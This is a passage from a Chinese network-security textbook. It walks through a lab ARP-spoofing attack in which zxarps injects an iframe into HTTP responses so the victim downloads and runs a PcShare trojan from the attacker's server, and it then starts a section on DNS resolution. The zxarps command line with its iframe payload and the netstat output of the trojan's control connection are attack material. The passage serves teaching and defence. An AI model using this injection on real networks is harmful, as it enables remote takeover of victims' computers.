


图 4-90　攻击者截获的 HTTP 应答报文

在链路层数据中，目的 MAC 地址为攻击者，源 MAC 地址为网关。在 IP 首部中，目的 IP 地址为受害者 IP，源 IP 地址为 Web 服务器 IP。在 HTTP 数据部分包括 index.asp 网页文件的源代码。

攻击者修改并转发的 HTTP 应答报文见图 4-91。可见在链路层数据中目的 MAC 地址改为受害者，源 MAC 地址改为攻击者。在 HTTP 数据中植入了一句框架式挂马代码。




图 4-91　攻击者转发的 HTTP 应答报文

第七步：受害者被植入网页木马。

受害者浏览的 index.asp 中被植入了挂马代码，如图 4-92 所示。这句挂马代码会引导受害者到黑客的 Web 服务器(10.1.1.3)去下载并运行木马控制端(1.exe)。




图 4-92　受害者浏览的 index.asp 中被植入了挂马代码

在受害者主机上运行 netstat -an 命令可以查看到受害者主机(50.1.1.3)与黑客主机(50.1.1.2)之间的 pcshare 控制连接,如图 4-93 所示。

```
Proto  Local Address          Foreign Address        State
TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
TCP    0.0.0.0:2383           0.0.0.0:0              LISTENING
TCP    0.0.0.0:2578           0.0.0.0:0              LISTENING
TCP    50.1.1.3:139           0.0.0.0:0              LISTENING
TCP    50.1.1.3:1380          50.1.1.5:445           ESTABLISHED
TCP    50.1.1.3:1383          50.1.1.2:3030          ESTABLISHED
TCP    121.10.107.205:16389   0.0.0.0:0              LISTENING
TCP    127.0.0.1:1033         0.0.0.0:0              LISTENING
TCP    127.0.0.1:1434         0.0.0.0:0              LISTENING
TCP    127.0.0.1:43958        0.0.0.0:0              LISTENING
```

控制连接

图 4-93　受害者与黑客之间的控制连接

第八步:黑客通过 pcshare 进行远程控制。

zxarps 攻击软件在发现 HTTP 应答数据包后会向其中植入一句挂马代码,zxarps 的运行情况如图 4-94 所示,可见其执行了三次代码植入。

```
命令提示符 - zxarps.exe -idx 0 -ip 50.1.1.3 -port 80 -insert "<iframe src="http://10.1.1.3...
        Default Gateway . . . : 50.1.1.1
[*] Bind on 50.1.1.2 VMware Accelerated AMD PCNet Adapter...
Scanning Alive Host......
Found Alive Host:
1:        50.1.1.3 00-0C-29-9A-60-A8
Sniffing......
成功插入代码.
10.1.1.2 -> 50.1.1.3
成功插入代码.
10.1.1.2 -> 50.1.1.3
成功插入代码.
10.1.1.3 -> 50.1.1.3
```

图 4-94　zxarps 执行了三次代码植入

成功植入 PcShare 木马之后,攻击者就可以利用 PcShare 对受害者主机进行远程控制,远程控制界面如图 4-95 所示。



图 4-95　PcShare 的远程控制界面

4.10 基于 ARP 欺骗的 DNS 欺骗

4.10.1 域名

域名(Domain Name)是由一串用点分隔的“有特定意义”的字符串组成的 Internet 上某一台计算机的名称，例如 www. ccpc. edu. cn。域名采用的是分级结构，从右至左，第一级代表国家类型，常见的取值包括 cn 中国 、us 美国、jp 日本。第二级是机构类型，例如，edu 教育机构、com 商业机构、gov 政府机构、mil 军事机构、org 非赢利机构。第三级是机构名称，例如 ccpc、sina、yahoo、163、sohu。第四级是服务类型，例如 www、mail、news、sport。

与 IP 地址一样，域名也是计算机的唯一标识，例如，浏览中国刑警学院的主页，可以在 IE 浏览器的地址栏输入“www. ccpc. edu. cn”，也可以通过 IP 地址 210. 47. 128. 202 访问。那么为什么要设计域名？原因就是域名是由一些有特定意义的字符串组成的、便于记忆，而 IP 地址是由一组枯燥的数字组成、不好记忆。但计算机需要使用 IP 地址来完成数据通信，因此需要一种机制来完成域名到 IP 地址的转换，这种机制就是 DNS 协议。

4.10.2 域名解析过程

下面举例说明域名解析过程。图 4-96 的 DNS 服务器的转换表中记录了多组域名和 IP 地址的映射记录，客户在自己主机的 IE 浏览器地址栏中输入“http://www. sina. com. cn”回车，之后客户机会按照以下步骤完成域名解析。首先检查自己的 hosts 文件，这个文件中记录了一些主机域名与 IP 地址的映射关系，如果 hosts 文件中包含 www. sina. com. cn 对应的 IP 地址，则直接取出使用，如不包含，则检查本机的 DNS 缓存表。

